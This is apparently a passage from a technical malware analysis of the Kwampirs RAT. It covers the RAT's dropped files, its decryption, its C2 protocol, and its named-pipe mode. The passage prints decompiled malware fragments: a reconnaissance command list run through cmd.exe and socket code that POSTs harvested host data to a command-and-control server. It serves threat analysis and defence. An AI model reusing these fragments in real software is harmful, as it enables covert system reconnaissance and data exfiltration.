
4. In the event that Kwampirs RAT is downloaded, a module interacts with the **mkdiawb3.PNF** file before entering the network communication execution flow. This file stores hashes in md5 of the modules. An example of the file with the hash of the encrypted and unencrypted module can be seen below:




This group calculates the hash on the file (module) after encrypting it and coding it in base64.
If we do a hash to the downloaded module we will see how it matches with what is stored:

```
$ md5sum modulo-cifrado.bin
c7635eb3739cdaefd9540b494f2e79e1  modulo-cifrado.bin
```

5. Kwampirs RAT creates different files with extension ".TMP" in the temporary directory of the user and in the case of being executed with a user with administrator privileges renames the files and places it in the directory C:\windows\inf with extension PNF (of which we have spoken previously). To copy them, it uses the cmd.exe command as shown below in an execution:




6. After moving the files, it launches a thread that contacts the command and control server (C2 from now on). This thread invokes the StartProcess () function. This thread receives modules from C2 with the hash of the signed module and checks it before executing them. During this thread, a temporary file is generated where information of the computer is stored and then used in the requests. This file is called digirps.PNF. Once the digirps.PNF file is decrypted you can see how it stores computer information such as the MAC Address:




```
xorkey = [0x53 ,0x11 ,0x37 ,0x16 ,0x72 ,0xBA ,0x01 ,0x79 ,0xFA ,0x3E ,0x91 ,0x8A ,0x83 ,0xBE ,0xDE ,0xD4]
file_in = 0
file_out = []
with open("./digirps.PNF", "rb") as f:
    file_in = f.read()

for i in range(0,len(file_in)):
    file_out.append( ord(file_in[i]) ^ ( xorkey[i&0xf] ) )

newFile = open("digirps.txt", "wb")
# write to file
newFile.write(bytearray(file_out))
newFile.close()
```


Again to decrypt the file we use the same algorithm but with a different key and the MAC of the computer where the sample was executed is indeed obtained. The analysis carried out has not shown that a first interaction with this file adds more useful information than the MAC Address.

As already mentioned, network communications to C2 are performed in this function. Until it receives a “good” response, Kwampirs RAT sends the following type of packets (in this case you can see how a C2 sends a successful response):




We see how the C2 has returned a code {XXX}: **hash_md5_modulo**. After receiving the module hash, the C2 sends it to the next GET:

In this case what it has returned is a module (Dll as well) that it injects in memory and launches as a new thread of execution (these modules are not dumped to disk). In this case, the module allows executing commands in the operating system. In a first iteration the module executes commands to gather information:



```
.data:1000CDF0 comandos_infoga dd offset aHostname     ; DATA XREF: sub_10001A60+8ATo
.data:1000CDF0                                         ; "hostname"
.data:1000CDF4                 dd offset aGetmac       ; "getmac"
.data:1000CDF8                 dd offset aVer          ; "ver"
.data:1000CDFC                 dd offset aArpA         ; "arp -a"
.data:1000CE00                 dd offset aSysteminfo   ; "systeminfo"
.data:1000CE04                 dd offset aWmicNicGetCapt ; "wmic nic get caption,AdapterType,Manufa"...
.data:1000CE08                 dd offset aWmicTimezoneGe ; "wmic timezone get caption"
.data:1000CE0C                 dd offset aWmicIrqGetCapt ; "wmic IRQ get caption, IRQNumber"
.data:1000CE10                 dd offset aWmicPortGetSta ; "wmic port get StartingAddress, EndingAd"...
.data:1000CE14                 dd offset aWmicCsproduct ; "wmic csproduct"
.data:1000CE18                 dd offset aWmicComputersy ; "wmic computerSystem"
.data:1000CE1C                 dd offset aWmicBaseboard ; "wmic baseboard"
.data:1000CE20                 dd offset aWmicCpu      ; "wmic cpu"
.data:1000CE24                 dd offset aWmicPartition ; "wmic partition"
.data:1000CE28                 dd offset aWmicBios     ; "wmic bios"
.data:1000CE2C                 dd offset aWmicStartup  ; "wmic startup"
.data:1000CE30                 dd offset aWmicNetlogin ; "wmic netlogin"
.data:1000CE34                 dd offset aWmicPortconnec ; "wmic portconnector"
.data:1000CE38                 dd offset aWmicMemphysica ; "wmic memphysical"
.data:1000CE3C                 dd offset aWmicShare    ; "wmic share"
.data:1000CE40                 dd offset aWmicLogon    ; "wmic logon"
.data:1000CE44                 dd offset aWmicOs       ; "wmic OS"
.data:1000CE48                 dd offset aWmicLogicaldis ; "wmic logicaldisk get caption,descriptio"...
.data:1000CE4C                 dd offset aWmicDesktop  ; "wmic desktop"
.data:1000CE50                 dd offset aWmicProcessGet ; "wmic process get caption,commandline"
.data:1000CE54                 dd offset aTimeT        ; "time /t"
.data:1000CE58                 dd offset aDateT        ; "date /t"
```


The module that Kwampirs RAT has downloaded is mapped into memory as follows:



After loading it, a thread starts invoking a function named CF. For this sample it is necessary that all the modules come with the function CF () to start the logic. The name of the DLL once mapped on this occasion is **cmdDLL.dll** which confirms that it is a module ready to execute commands.

Next you can see the module's loop that reads the .data section with the commands and that will be launched with cmd.exe:

```
strcpy(v16, "cmd.exe /c \"%s\" 2>nul");
v1 = off_1000CDF0;
do
{
  sprintf(CommandLine, v16, *v1);
  sub_10001250(v0);
  ++v1;
}
while ( (signed int)v1 < (signed int)&unk_1000CE5C );
```




And the following screenshot shows the part of the network that sends the POST request of the module whose capture of the network traffic was seen before:

```
WSAStartup(0x101u, &WSAData);
v9 = gethostbyname(&name);
*(_DWORD *)&v18.sa_family = 0;
*(_DWORD *)&v18.sa_data[2] = 0;
*(_DWORD *)&v18.sa_data[6] = 0;
*(_DWORD *)&v18.sa_data[10] = 0;
v10 = 0;
if ( v9 )
{
  if ( v9->h_addrtype == 2 )
  {
    v11 = v9->h_addr_list;
    if ( *v11 )
    {
      *(_DWORD *)&v18.sa_data[2] = *(_DWORD *)*v11;
      v18.sa_family = 2;
      *(_WORD *)v18.sa_data = htons(0x50u);
      v12 = socket(2, 1, 6);
      if ( v12 != -1 && !connect(v12, &v18, 16) )
      {
        strcpy(
          v26,
          "POST %s HTTP/1.0\r\n"
          "HOST: %s\r\n"
          "Content-Type: application/x-www-form-urlencoded\r\n"
          "Connection: Close\r\n"
          "Content-Length: %d\r\n"
          "\r\n"
          "data=");
        sprintf(&buf, v26, &v19, &name, len + 5);
        send(v12, &buf, strlen(&buf), 0);
        send(v12, (const char *)a1, len, 0);
        for ( i = &v22; recv(v12, i, 1, 0) && *i != 10; ++i )
          ;
        v14 = v23 == 50 && v24 == 48 && v25 == 48;
        v10 = v14;
        closesocket(v12);
      }
    }
  }
}
WSACleanup();
return v10;
```

7. After exiting the thread, the Sleep () function is executed with a random time and returns to point 5 to repeat the process.

When the Kwampirs RAT is executed with three parameters, the API that makes the HTTP request sometimes returns error **12029** (it could not establish the HTTP connection). In this case Kwampirs RAT will try to boot the malware with the CreateProcessAsUser () function as follows:




It looks like there are two instances of Kwampirs, but one with the user SYSTEM and another with the user Lucas. This makes sense since there are occasions where the user SYSTEM cannot exit through the proxy of the organization and with this technique aims to take the user who may have configured the proxy and thus exit. The user instance tries again to launch the HTTP requests.

Execution with four parameters

Kwampirs RAT when booted with 4 parameters is used to communicate through Named Pipes with another instance of Kwampirs RAT.

The last parameter is the one that will give the name to the file that will store the handles of the named pipes created by that same instance. When booting with this amount of parameters, it calls the CreatePipe () function twice to create two Named Pipes. The pipe handlers (in decimal) are stored in a file created in C:\Windows\Temp:




- 232 = E8

- 228 = E4

The handles of the process show that e8 and e4 are File handles:

Type	Name	Handle
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	0x4
Directory	\KnownDlls	0x8
Directory	\KnownDlls32	0xc
File	C:\Windows	0x10
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	0x14
Directory	\KnownDlls32	0x18
File	C:\Users\Lucas\Desktop\kwampirs analysis	0x1c
Key	HKLM\SYSTEM\ControlSet001\Control\SESSION MANAGER	0x20
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\CustomLocale	0x2c
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0x30
Key	HKLM	0x3c
EtwRegistration	Microsoft-Windows-TSF-msctf	0x44
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0	0x4c
Desktop	\Default	0x50
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0	0x54
File	C:\Windows\SysWOW64\es-ES\rundll32.exe.mui	0x58
EtwRegistration	{2955e23c-4e0b-45ca-a181-6ee442ca1fc0}	0x5c
EtwRegistration	Microsoft-Windows-Shell-Core	0x60
EtwRegistration	{2955e23c-4e0b-45ca-a181-6ee442ca1fc0}	0x64
EtwRegistration	{bcebf131-e4e6-4ba4-82fa-9c406002f769}	0x68
EtwRegistration	{a323cdc2-81b0-48b2-80c8-b749a221478a}	0x6c
EtwRegistration	Microsoft-Windows-Shell-Core	0x70
EtwRegistration	Microsoft-Windows-KnownFolders	0x74
EtwRegistration	{bda92ae8-9f11-4d49-ba1d-a4c2abca692e}	0x78
Directory	\Sessions\1\BaseNamedObjects	0x94
EtwRegistration	{eb7428f5-ab1f-4322-a4cc-1f1a9b2c5e98}	0x98
EtwRegistration	{eb7428f5-ab1f-4322-a4cc-1f1a9b2c5e98}	0x9c
EtwRegistration	{63a3adbe-9717-410d-a0f5-e07e68823b4d}	0xa0
EtwRegistration	Microsoft-Windows-User Profiles General	0xa4
EtwRegistration	{c9bf4a02-d547-4d11-8242-e03a18b5be01}	0xa8
EtwRegistration	Microsoft-Windows-PrintService	0xac
EtwRegistration	Microsoft-Windows-Documents	0xb0
Key	HKLM\SYSTEM\ControlSet001\Control\NetworkProvider\HwOrder	0xb8
EtwRegistration	{69d3f5b6-6605-4ef9-b6a0-bc0233bd2ca6}	0xc4
EtwRegistration	Microsoft-Windows-UxTheme	0xc8
Section	Commit (892 kB)	0xd0
EtwRegistration	Microsoft-Windows-Shell-Core	0xd4
EtwRegistration	Microsoft-Windows-Dwm-Api	0xd8
File	\Device\NamedPipe\	0xdc
File	Unnamed file: \FileSystem\Npfs	0xe0
File	Unnamed file: \FileSystem\Npfs	0xe4
File	Unnamed file: \FileSystem\Npfs	0xe8
File	Unnamed file: \FileSystem\Npfs	0xec


This mode of operation, as seen during the analysis, is used to communicate the Kwampirs RAT process started as SYSTEM (starting with the service) with the process started as the user owner of the current session of the machine.



